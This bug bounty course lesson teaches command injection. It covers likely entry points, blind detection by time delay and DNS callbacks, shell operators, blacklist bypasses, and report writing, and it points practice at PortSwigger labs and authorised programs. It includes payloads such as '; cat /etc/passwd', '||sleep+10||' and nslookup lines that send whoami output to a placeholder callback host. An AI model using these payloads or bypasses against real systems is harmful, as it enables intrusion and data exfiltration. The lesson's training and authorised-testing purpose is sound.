This article from a bug bounty training course teaches practitioners how to identify, exploit, and report command injection vulnerabilities that execute arbitrary OS commands on web servers. Command injection is presented as one of the highest-paying vulnerability classes in bug bounty programs, with payouts reaching $30,000 for critical findings, because successful exploitation grants complete remote code execution. The material covers entry point identification, both in-band and blind injection detection, operator-based payload testing, filter bypass techniques, and professional report writing to maximize payouts.

- Command injection enables arbitrary OS executionCommand injection occurs when applications pass unsanitized user input to shell functions like exec(), system(), or popen(), causing additional OS commands to execute alongside intended operations. Unlike SQL injection which only accesses databases, command injection talks directly to the operating system, allowing attackers to read any file the web process accesses, write files including web shells, establish reverse shells, enumerate internal networks, and exfiltrate data. The article illustrates this with an example where user input 'ping 8.8.8.8; cat /etc/passwd' causes both the ping comma
- Architectural features commonly vulnerable to injectionThe article identifies four primary categories of vulnerable functionality: network diagnostic features (ping, traceroute, DNS lookup, whois), file processing features (image resizers, PDF generators, document converters calling ImageMagick or Ghostscript), API endpoints accepting URLs or hostnames (webhook validators, screenshot services, SSL checkers), and server monitoring features (admin dashboards with health checks and deployment tools). The article emphasizes that identifying architecturally likely injection points before testing separates efficient hunters from those using random testi
- Blind injection detection via time delaysMost modern command injection vulnerabilities are blind—the server executes injected commands but returns no output. The article teaches time-delay detection using payloads like '; sleep 5' on Linux or '& timeout /T 5' on Windows; if the response takes exactly 5 seconds longer than normal, execution is confirmed. The technique requires testing with a 5-second delay first, then confirming with 10-second delay to eliminate network jitter. This provides definitive proof even without visible output and is presented as faster and simpler than out-of-band techniques for initial confirmation.
- Five shell operators with different execution logicThe article requires systematic testing of all five operators because different applications parse them differently: semicolon (;) always executes the second command regardless of first result, pipe (|) passes output to second command, AND (&&) only runs second if first succeeds, OR (||) only runs second if first fails, and subshell $() executes in a subshell potentially bypassing operator filters. Testing only semicolons is identified as the most common mistake because applications blocking semicolons frequently allow pipes or newlines, leaving vulnerabilities undiscovered.
- Filter bypass techniques defeat blacklist defensesThe article presents multiple bypass methods for common WAF and application filters: URL encoding separators (e.g., %3B for semicolon, %0A for newline), IFS variable substitution (${IFS}id), wildcards to avoid spelling command names (/usr/bin/i?), case variation (ID instead of id), backtick subshells when $() is blocked, and newlines as separators. The article emphasizes these techniques work because modern filters are rarely complete and that incomplete blacklist approaches—as opposed to whitelist validation—are defeated by these systematic bypasses.
- Out-of-band DNS callbacks prove blind RCE executionOut-of-band detection makes the vulnerable server make outbound DNS or HTTP requests to infrastructure the attacker controls, proving execution without relying on response output. The article identifies Burp Suite Pro's Collaborator and the free open-source interactsh tool as practical implementations. Example payload: '; nslookup $(whoami).YOUR-UNIQUE-ID.oast.me' causes the server to perform a DNS lookup containing the output of whoami in the subdomain, allowing data exfiltration through DNS callbacks. The article recommends attempting time-delay confirmation first due to faster results and z
- Safe proof-of-concept using harmless commandsThe article mandates that bug bounty PoCs use only safe commands like id, whoami, hostname, and uname -a that prove execution without causing harm or unnecessary data access. Destructive commands (rm, shutdown) and file-modifying operations are explicitly prohibited on production systems. For blind injection, DNS callback interactions with timestamps must be included as screenshots. The article emphasizes that precise HTTP request reproduction using Burp's 'Copy as curl' feature and clear execution explanation are essential for PoC quality.
- Report impact statement translates technical to business riskThe article argues that payout differences between $500 and $15,000 reports often stem from how clearly business risk is communicated to program managers. Technical findings must translate to business language such as: 'An attacker could execute arbitrary OS commands on the production server, potentially accessing database credentials in environment variables, establishing persistent backdoor access, and pivoting to internal network services.' Program managers respond to business-language impact statements explaining reachable internal systems and credential exposure rather than technical jarg
Bottom line: Command injection is one of the highest-paying vulnerability classes in bug bounty because it grants complete remote code execution; hunters maximize payouts by systematically identifying architecturally vulnerable features (network utilities, file processors, APIs), testing all five shell operators with appropriate bypass techniques for both in-band and blind scenarios, and writing reports that clearly communicate business impact rather than just technical proof. The article demonstrates that m
🎯 BUG BOUNTY COURSE
FREE
Part of the 60-Day Bug Bounty Mastery Course
🎯 What You’ll Master in Day 14
⏱️ 52 min read · 3 hands-on exercises
📊 Have you found a command injection vulnerability before?
📋 What You’ll Master in Day 14 — Command Injection Bug Bounty Tutorial
- What Is Command Injection Bug Bounty and Why It Pays Critical
- Where to Find Command Injection Entry Points in Real Applications
- Detecting Blind Command Injection With Time Delays and Callbacks
- Command Injection Payloads — Testing All Five Operators Systematically
- Bypassing Blacklist Filters and WAF Rules in 2026
- Remote Code Execution Bug Bounty — Writing the Report That Gets Paid
In Day 13 we used XXE injection to make servers fetch internal resources and leak files. Today we go further up the impact scale. Command injection does not just read files — it executes arbitrary operating system commands on the server. This is the vulnerability class that ends penetration tests early because there is simply nothing left to demonstrate after you have a shell. The 60-Day Bug Bounty Mastery Course covers it here because understanding RCE changes how you think about every other vulnerability.
What Is Command Injection Bug Bounty and Why It Pays Critical
Command injection occurs when an application passes user-controlled input to a system shell without proper sanitisation. The server calls a shell function — exec(), system(), popen(), or their equivalents — and your injected characters cause additional OS commands to execute alongside the intended operation. Unlike SQL injection, which talks to a database, command injection talks directly to the operating system.
The impact is severe by definition. With command injection you can read any file the web server process has access to, write files including web shells, establish reverse shell connections, enumerate internal network hosts, pivot to internal services, and exfiltrate data. Every major bug bounty platform classifies confirmed OS command injection on production infrastructure as Critical severity.
The reason command injection remains prevalent in 2026 is developer convenience. Calling a system utility with exec() is often faster to implement than using a language’s native library. Network diagnostic features, file processing tools, image converters, and PDF generators frequently use shell calls under the hood — and developers who build these features quickly rarely sanitise the input thoroughly.
Where to Find Command Injection Entry Points in Real Applications
The key to finding command injection efficiently is targeting features that are architecturally likely to involve OS calls. You are not testing random parameters — you are identifying specific application functionality that typically calls system utilities behind the scenes.
Network diagnostic features: Any “ping this host”, “traceroute”, “DNS lookup”, or “whois” functionality built into an application almost certainly calls the corresponding OS utility. These are the highest-yield targets for command injection and should be tested first on any application that has them.
File processing features: Image resizers, PDF generators, document converters, video thumbnail generators, and archive extractors frequently call OS utilities like ImageMagick, Ghostscript, FFmpeg, or unzip. Parameters controlling file format, quality, dimensions, or output path are injection candidates.
API endpoints accepting URLs or hostnames: Webhook validators, screenshot-as-a-service features, URL preview generators, and SSL certificate checkers often call curl, wget, or nslookup internally. Test any parameter that accepts a URL, hostname, or IP address.
Server-side monitoring and health features: Admin dashboards with server health checks, uptime monitors, and deployment tools are prime targets — they are admin-facing, frequently built quickly, and often call shell commands directly to check system status.
⏱️ Time: 10 minutes · Browser only — no testing required
Step 1: Go to HackerOne (hackerone.com) and find any public program
that includes *.example.com in scope (pick a large tech company).
Step 2: Browse their main application and list every feature that fits
these categories:
– Any form accepting an IP address, hostname, or domain
– Any file upload or conversion feature
– Any “test connection” or webhook validator
– Any admin or monitoring panel visible to your account level
Step 3: For each feature you find, write down:
– The URL of the feature
– What parameter accepts the input
– What OS utility you think it might call
Step 4: Prioritise your list — which feature is most architecturally
likely to call a shell command? That is your first test target.
Note: Do NOT send any test payloads. This exercise is mapping only.
📸 Screenshot your prioritised entry-point list and share in #day-14-cmdi on Discord.
Detecting Blind Command Injection With Time Delays and Callbacks
The majority of command injection vulnerabilities in modern applications are blind — the server executes your command but returns no output in the HTTP response. The application might return its normal response, an error, or nothing at all. Without knowing the technique, you would miss these entirely. With it, they become some of the most satisfying findings in bug bounty.
Time-delay detection: Inject a command that causes a measurable pause in execution. The classic technique is ; sleep 5 on Linux or & timeout /T 5 on Windows. If the server’s response takes exactly 5 seconds longer than normal, your command executed. This is definitive proof even without visible output. Always test with a 5-second delay first, then confirm with a 10-second delay to eliminate network jitter.
Out-of-band (OOB) detection: OOB techniques cause the server to make an outbound DNS or HTTP request to a server you control, proving execution without relying on the response. Burp Suite Pro includes Collaborator for this purpose. The free alternative is interactsh from ProjectDiscovery — an open-source OOB interaction server you can run yourself or use via their public instance.
Command Injection Payloads — Testing All Five Operators Systematically
Different shell operators have different execution logic, and different applications use different parsing behaviour. Testing only semicolons is the most common mistake new hunters make — they miss half the vulnerabilities because the application blocks semicolons but not pipes. A systematic approach tests every operator every time.
Bypassing Blacklist Filters and WAF Rules in 2026
Modern applications and WAFs often blacklist obvious injection characters like semicolons and pipes. These filters are rarely complete, and there are reliable techniques to bypass them. Understanding bypass methods is what separates hunters who report findings from those who mark a parameter as “protected” and move on.
⏱️ Time: 20 minutes · Free PortSwigger Web Security Academy account required
Step 2: Open the lab: “Blind OS command injection with time delays”
Step 3: The application has a feedback form — submit it normally first
and capture the request in Burp Suite proxy
Step 4: Send the captured POST request to Burp Repeater
Step 5: Identify the “email” parameter — this is vulnerable to injection
Step 6: Replace the email value with:
email=x||ping+-c+10+127.0.0.1||
Step 7: Click Send — observe the response time
A ~10 second delay confirms blind command injection
Step 8: Try the sleep payload as an alternative:
email=x||sleep+10||
Step 9: Once confirmed, attempt to exfiltrate the current user:
email=||nslookup+$(whoami)+YOUR-COLLABORATOR-ID.burpcollaborator.net||
Step 10: Check your Collaborator tab for the DNS interaction
📸 Screenshot the Repeater response time showing the delay and share in #day-14-cmdi on Discord.
Remote Code Execution Bug Bounty — Writing the Report That Gets Paid
A confirmed command injection finding can be rejected or significantly downgraded if the report is poorly written. The difference between a $500 payout and a $15,000 payout is often the quality of the report — specifically how clearly you establish impact, provide reproducible proof, and communicate the business risk in terms programme managers understand.
Proof of Concept Requirements: Your PoC must include the exact HTTP request with the injection payload (use Burp’s “Copy as curl command” feature), the server response showing command output or the time delay, and a clear explanation of how you confirmed execution. For blind injection, include the Collaborator DNS interaction log as a screenshot with timestamps.
Safe PoC Commands Only: Never run destructive commands in a bug bounty PoC. The standard safe commands are id (shows current user), whoami, hostname, and uname -a. These prove execution without causing harm or accessing sensitive data unnecessarily. Never run rm, shutdown, or commands that modify files on production systems.
Impact Statement: Translate technical findings into business risk. “An attacker could execute arbitrary OS commands on the production server, potentially accessing all database credentials stored in environment variables, establishing persistent backdoor access, and pivoting to internal network services not exposed to the internet.” Programme managers respond to business language, not technical jargon alone.
⏱️ Time: 25 minutes · DVWA running, Burp Suite configured
📸 Screenshot the successful injection output at each security level and share in #day-14-cmdi on Discord. Tag #cmdi2026
🧠 QUICK CHECK — Day 14
; sleep 5 into a ping field. The response takes exactly 5.2 seconds longer than previous requests. The response body contains no output from the sleep command. What has this confirmed?
📋 Key Payloads — Day 14 Command Injection Reference
🏆 Mark Day 14 as Complete
You now understand one of the highest-paying vulnerability classes in bug bounty. The time-delay and OOB techniques you learned today are what separate $500 reports from $15,000 Critical findings.
❓ Frequently Asked Questions
How much does command injection pay in bug bounty programs?
What is the difference between in-band and blind command injection?
Which injection operators should I test first?
How do I prove command injection without reading sensitive files?
Can command injection exist in API endpoints?
What comes after command injection in the Bug Bounty course?
Day 13: XXE Injection Bug Bounty 2026
Day 15: Business Logic Vulnerabilities
📚 Further Reading
- XXE Injection Bug Bounty 2026 — Day 13 covers XML External Entity injection, SSRF chains, and out-of-band data exfiltration techniques that complement command injection hunting.
- SQL Injection Tutorials — The web application SQL injection category covers manual injection, SQLmap automation, and database extraction techniques used alongside OS command injection.
- 60-Day Bug Bounty Mastery Course — The full course hub with every day indexed from reconnaissance to advanced vulnerability chaining and $10K/month income strategy.
- PortSwigger OS Command Injection Labs — The official PortSwigger Web Academy command injection track with six hands-on labs covering in-band, blind, time-delay, and OOB techniques.
- OWASP Command Injection Reference — The definitive OWASP reference covering command injection prevention, language-specific vulnerable functions, and real-world case studies.
